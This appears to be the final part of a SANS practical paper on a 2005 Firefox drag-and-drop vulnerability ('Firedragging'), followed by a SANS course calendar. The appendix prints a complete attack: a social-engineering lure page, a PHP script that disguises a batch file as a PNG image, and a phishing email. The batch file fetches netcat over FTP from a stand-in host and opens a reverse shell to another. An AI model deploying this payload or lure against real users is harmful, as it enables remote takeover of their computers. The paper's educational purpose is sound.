This is tested on Debian/linux 3.1 (sarge) with Firefox 1.0, and Gnome with Metacity as window manager. In this setup however, the dragging of the image will result in a reference to the file, and not in an executable copy (standard behavior in these OS'es). This makes this OS not exploitable in the way described in this document. Other combinations / OS versions are not tested.

This is a page were all three vulnerabilities are mentioned. As Firetabbing and Fireflashing are exploits within the browser, they are OS independent and likely to function. This is beyond the scope of this practical, and not tested.

Variant for Microsoft Internet Explorer

Microsoft Internet Explorer will use the MIME type to determine what kind of file the image is, and append the right extension for this type of files. As a consequence, the file will be handled as indicated by the mime type, and not as indicated by the original filename.

If however, the image-generating PHP-script is adapted to supply the MIME type `text/plain`, the image is still shown on the webpage. Now Internet Explorer will not allow dragging this picture to the desktop, but you can save the picture using the right mouse button, and it the name will default to the original name. Even though the file type indicates an image, it is saved as a batch-file! This requires more ignorance from the user, but it is still a way to get the malicious code onto the victim's system.

References

"MIKX just another developer site", Krax, Michael Homepage, 8 Feb 2005, <http://www.mikx.de>

"Firedragging", Krax, Michael website, 8 Feb 2005, <http://www.mikx.de/index.php?p=8>

"Firedragging - Proof-of-Concept", Krax, Michael website, 8 Feb 2005, <http://www.mikx.de/firedragging/>

"MOZILLA FOUNDATION ANNOUNCES 25 MILLION DOWNLOADS OF FIREFOX BROWSER", Mozilla Foundation, 17 Feb 2005, <http://www.mozilla.org/press/mozilla-2005-02-16.html>

Patch for source code Mozilla browser and Firefox, Mozilla Foundation, 23 Feb 2005, <https://bugzilla.mozilla.org/attachment.cgi?id=173232>

Firefox nightly build, Mozilla Foundation, 23 Feb 2005, <http://ftp.mozilla.org/pub/mozilla.org/firefox/nightly>

Mozilla nightly build, Mozilla Foundation, 23 Feb 2005, <http://ftp.mozilla.org/pub/mozilla.org/mozilla/nightly>

"Firetabbing", Krax, Michael website, 8 Feb 2005, <http://www.mikx.de/index.php?p=9>

"Fireflashing", Krax, Michael website, 8 Feb 2005, <http://www.mikx.de/index.php?p=10>

"Firescrolling", Krax, Michael website, 25 Feb 2005, <http://www.mikx.de/index.php?p=11>

"CAN-2005-0230 (under review)", the Mitre Corporation, 10 Feb 2005, <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2005-0230>

"CAN-2005-0231 (under review)", the Mitre Corporation, 10 Feb 2005, <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2005-0231>

"CAN-2005-0232 (under review)", the Mitre Corporation, 10 Feb 2005, <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2005-0232>

"WAARSCHUWINGSDIENST-BEVEILIGINGSADVIES WD-2005-036", CERT Dutch Government, 8 Feb 2005, <http://www.waarschuwingsdienst.nl/render.html?it=1122&cid=1032>

"Bug 279945 - Image drag and drop allows to create executable files", Mozilla Foundation, 11 Feb 2005, <https://bugzilla.mozilla.org/show_bug.cgi?id=279945>

"Bug 280056 - When dropping a javascript link to a tab, the script runs in the security context of the site currently displayed in the tab", Mozilla Foundation, 11 Feb 2005, <https://bugzilla.mozilla.org/show_bug.cgi?id=280056>

"Bug 280664 - Using Flash and the -moz-opacity filter you can get access to about:config and make the user silently change values", Mozilla Foundation, 11 Feb 2005, <https://bugzilla.mozilla.org/show_bug.cgi?id=280664>

"Secunia - Advisories - Mozilla / Firefox Three Vulnerabilities", Secunia Headquarter, 12 Feb 2005, <http://secunia.com/advisories/14160/>

"BetaNews | Flaw Found in Windows XP SP2", Betanews Inc, 12 Feb 2005, <http://www.betanews.com/article/1093035994>

"What a Drag! – revisited", Krax, Micheal website, 22 Aug 2004, <http://www.mikx.de/index.php?page=1>

"Welcome! - The Apache HTTP Server Project", the Apache Software Foundation, 12 Feb 2005, <http://httpd.apache.org>

"PHP: Hypertext Preprocessor", The PHP Group, 12 Feb 2005, <http://www.php.net>

Borenstein, N. and Freed, N., "RFC1521: MIME (Multipurpose Internet Mail Extensions) Part One", Network Working Group, Sep 1993

Converting a binary string to hexadecimal, Krax, Michael website, 9 Feb 2005, <http://www.mikx.de/firedragging/binread.phps>

Valentine Heart from Roxy's Renditions Graphics, 8 Feb 2005, <http://www.geocities.com/mypatrick7676/val/rrVal-CndyD2.gif>
Free for school- and non-profit use.

Appendix: File Sources

Converting an image to hexadecimal:

```
# This simple PHP script converts the image
# to its hexadecimal representation.
# The result is shown in the browser,
# and can be copy/pasted in the exploit code.
# Adapted from original code of Michael Krax
# http://www.mikx.de/firedragging/binread.phps

<?php
$filename = "valentine.png";
$handle   = fopen($filename, "r");
$contents = fread($handle, filesize($filename));
fclose($handle);
echo bin2hex($contents);
?>
```

Source of malicious webpage

```
<HTML>
<TITLE>Valentine's Surprise ...</TITLE>
<BODY>
<H1>Valentine's Surprise ...</H1>
<H2>Hello Vicky!</H2>
<P>
This page contains a hidden message from a secret admirer.
<BR>To find the message, you need to inspect the image below
carefully.
<BR>Take a closer look at the ribbon, isn't there a message
written?
<HR>
<IMG SRC="valentine.png.bat" ALT="Mozilla Drag&Drop...">
<HR>
<UL>To examine the image closely, you could do the following:
<LI>Drag the image to the desktop
<LI>Doubleclick to open it in your favorite viewer (eg.
Microsoft viewer)
<LI>Use the zoom function (spyglass symbol) to investigate...
</UL>

<HR>
<H3>Happy Valentine!</H3>
</BODY>
</HTML>
```

The exploit code

```
# This script generates the binary image from
# its hexadecimal representation and returns this
# to the browser with the expected MIME type.
# Next the malicious batch commands are appended;
# These are stored in a separate file for readability.
# This code is an adaptation of the Proof of Concept code
# by Michael Krax, http://www.mikx.de/firedragging/foximg.phps

<?php

function hex2bin($str) {
    $len = strlen($str);
    return pack("H" . $len, $str);
}

function dprint ($str) {
  $cr = "\r\n";
  print ("$str$cr");
}

header("Content-Type: image/png");
$pic=hex2bin("89504e470d0a1a0a0000000d49484452000000640000004d
0803000000679f3198000000300504c5445000000292929313131 4a4a4a5252
525a5a5a636363737373 7b7b7b8484848c8c8c94949494949c949c9c9c9ca5
9ca5a59ca5ada5a5a5a5a5ada5adb5adadadadb5bdadbdc6a50000b5b5b5b5
bdc6bd0000bdbdbddededee70000ff5252ffffff0000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
0000000000000000000fd2e4e6e00000001624b47440088051d4800000009
7048597300000b1100000b11017f645f910000000774494d4507d502131135
10142997b8000004d749444154789cadd80b7ba3281406602695 4d04d11830
17d8a6ffff5f2e07909ba0a4b34c9fb4d390bef9b81c8ce8e783864d93a135
be0e7d422c0be7b7abccdaff8800618c09e7caa1d38a00618d69dc22074e1b
82638315a2ec334d087ec5c640cb489d694164660c952855a60991a9c15815
```

```
29330d880484731e8c114b3cd7e2fc1a91a931cf78aece7f81694682c1acc1
ea53f339625f678d2136286d555a91d898b13586d62c2524edea7e2e19e394
57ccb2822a7f7fd38231636f4c822fcbabc85490ca7b5a5b6a0863702e9697
deaaa5571611ecf25711674c1872086b2c0a0ccef74b33f2316cfeeb8df38a
e30c8661ac041864599c318d7b8a43f40bbd0185aa14c819763e04e420c118
862304e7c6fdf5ba6f1d4018c36ece6f7c21d6e87037144b738cc0206f0c53
7833c8187a5c4f276b10371f5aa1c5fa1f2335c31cb6913363bcaeddd36935
3a30b4bc8facc6543260b443f92084f8b1d2fd82d1615542e48a60bdcbf60d
bd785d20418420de4091d195cf981861e35e0ed7605d29358c82ac39503070
f9f2c22ae8c05098eb1c765d0d341a2b118f553c5ab880c04faa6668829b43
2a3284e04a1b02d615a2548753f0b012f9dc78041cc58f0dea6aa2126e0f22
050dfba6e76f0f31503e561b83418e45f7d30585934920fb5b530b4cfddf18
1b44b7e733be882b1b3aef7d21fcaa571aca8dc21adb22065a2f7e34328e63
64087175c6999089884b6e3cb77fad82984070d1b022ab314edef8576f4b02
41d21c5f15e45d5400f249ac610e106360a5c0f8e72b33748fb282de554562
304c92d5d088de13e7d510b9315dbfb64c33e20cbbf314eaa051da6d8c1baf
24a92bfd3aefb041fcee56bd2d37b012fc39b61a7ffe7405e4670701c5220c
07e3e20dd62121443004c644ef817b974250eaf7153b25b1d179435fb93c71
d408817d66b674ec1c21b2b741bcd12b19193386b17a3e896dcfb4fce108d9
572e809c837191733066b3be778e23730c39645781e10a39748b0c868e8f3c
6c90ef7da5ef29ed7d0edd22830dece0c8836b42831c28f27c56ead25f7a75
36ff35e7b135d8800e8d09233040d9432ca39c2163e338c738af883c52e296
1ac81885236ff09ffd02d2ce6439e88111904f147b8e21eac60a5943d2c4f0
9f6103e29436c618b43b9d2835f3414d0e7886d282c122a45d3163059f8a14
399df4c185ec58b967696e04e413c51a7a6e740ebde6889b8fd0819060c031
1e238e3976467bbd0085379ef3a40ff10605e4fdb1c288fd1e19708f27ef46
88312c122b8e695b01a9b1144e4549e88a24ca278c37ee66ed963bf50e79c7
88678e21534cbcc137f7406dbbb8529f6689a17d2535a67227fbc1b4a83405
f2c5c4ddabd2bf7a48fbf0300f0f8fd494c8a941a9c11cf2f0ffe06bfd1c5f
5512a82079e366ef2365489c24560a4c0265546ae488e912eead444a91c920
6fa5c66bb1effeb18e5b9224552a4c897a2f8a31a5dc57f1466b7c2baa51c9
2908126ffccdbb782737d5de0973e4ac5a661c2156f994890cb308a49b1333
eddfc9fdae0ad320654592fbd5f5a8214566dfc90c6e37ba45be2b48c5a94b
69218622e977c9f70ef2b3ce58ee14a1ac104f8f876c42ea710a5662e84d19
9ef93e4442a032e4b542210ec631b23770a165c6943edb82c450455a92423c
f1df2109b4a55ef7c4f80b249722ee0e086c7b6bbcfe12295399f1caead6ef
909ccb8c5b01f90f45a5c8318c640d180000000049454e44ae426082");

dprint("$pic");

include ('exploit.bat');

?>
```

The included exploit.bat (watch the linewraps!)

```
@ECHO OFF
:BEGIN
@cmd /c if not exist C:\exploit mkdir C:\exploit 2>&1
@cmd /c @copy /Y %0 C:\exploit\valentine.png 2>&1
>C:\exploit\NULL
start /max C:\exploit\valentine.png 2>&1
cmd /c echo exploit>C:\exploit\ftpcmd
cmd /c echo exploit>>C:\exploit\ftpcmd
cmd /c echo binary >>C:\exploit\ftpcmd
cmd /c echo lcd C:\exploit >>C:\exploit\ftpcmd
cmd /c echo get ftp/nc.ex0 nc.exe >>C:\exploit\ftpcmd
cmd /c echo bye >>C:\exploit\ftpcmd
cmd /c @ftp -v -s:C:\exploit\ftpcmd ftp.evil.nl 2>&1
>C:\exploit\NULL
start /min cmd /c C:\exploit\nc.exe -e cmd -p 53 nc.evil.nl
5353
:END
```

Source of the email message

```
Received: from [127.0.0.1] (someserver.nl [345.299.895.919])
      (authenticated bits=0)
     by someserver.nl (8.12.3/8.12.3/Debian-7.1) with ESMTP id
j1JD7pRf026237
      for <vicky@theAcademy.nl>; Mon, 14 Feb 2005 14:08:00
+0100
Message-ID: <42173A21.9070503>
Date: Mon, 14 Feb 2005 14:07:45 +0100
From: Valentine <Valentine@hotmail.tld>
User-Agent: Mozilla Thunderbird 1.0 (Windows/20041206)
X-Accept-Language: nl-NL, nl, en
MIME-Version: 1.0
To: vicky@theAcademy.nl
Subject: Message form a secret admirer!!
Content-Type: text/html; charset=ISO-8859-1; format=flowed
Content-Transfer-Encoding: 7bit
X-Virus-Status: Clean

<HTML><BODY>
<H1>Hi Vicky!</H1>
<P>
Follow this link for a message from a secret admirer!
<P>
<A HREF="http://exploit.evil-site.nl/index.php?name=Vicky">
http://www.valentine.tld</A>
<P>
Happy <Font color="red"> Valentine!</FONT>

</BODY></HTML>
```

Last Updated: October 24th, 2017

Upcoming Training

SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, United Arab Emirates	Nov 04, 2017 - Nov 16, 2017	Live Event
Community SANS New York SEC504^	New York, NY	Nov 06, 2017 - Nov 11, 2017	Community SANS
SANS Milan November 2017	Milan, Italy	Nov 06, 2017 - Nov 11, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Nov 06, 2017 - Jan 29, 2018	Mentor
SANS Miami 2017	Miami, FL	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Nov 06, 2017 - Nov 11, 2017	Community SANS
SANS Amsterdam 2017	Amsterdam, Netherlands	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Sydney 2017	Sydney, Australia	Nov 13, 2017 - Nov 25, 2017	Live Event
Mentor Session SEC504	Houston, TX	Nov 13, 2017 - Dec 11, 2017	Mentor
Pen Test Hackfest Summit & Training 2017	Bethesda, MD	Nov 13, 2017 - Nov 20, 2017	Live Event
Community SANS Toronto SEC504	Toronto, ON	Nov 13, 2017 - Nov 18, 2017	Community SANS
SANS London November 2017	London, United Kingdom	Nov 27, 2017 - Dec 02, 2017	Live Event
Community SANS Detroit SEC504~	Detroit, MI	Nov 27, 2017 - Dec 02, 2017	Community SANS
SANS San Francisco Winter 2017	San Francisco, CA	Nov 27, 2017 - Dec 02, 2017	Live Event
SANS Austin Winter 2017	Austin, TX	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Frankfurt 2017	Frankfurt, Germany	Dec 11, 2017 - Dec 16, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Cyber Defense Initiative 2017 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Dec 14, 2017 - Dec 19, 2017	vLive
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Community SANS Honolulu SEC504	Honolulu, HI	Jan 08, 2018 - Jan 13, 2018	Community SANS
Mentor Session - SEC504	San Antonio, TX	Jan 09, 2018 - Mar 13, 2018	Mentor
Northern VA Winter - Reston 2018	Reston, VA	Jan 15, 2018 - Jan 20, 2018	Live Event
Community SANS Ottawa SEC504	Ottawa, ON	Jan 15, 2018 - Jan 20, 2018	Community SANS
Community SANS St Louis SEC504	St Louis, MO	Jan 15, 2018 - Jan 20, 2018	Community SANS
SANS Amsterdam January 2018	Amsterdam, Netherlands	Jan 15, 2018 - Jan 20, 2018	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 201801,	Jan 16, 2018 - Feb 22, 2018	vLive
SANS Dubai 2018	Dubai, United Arab Emirates	Jan 27, 2018 - Feb 01, 2018	Live Event
Las Vegas 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	vLive
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event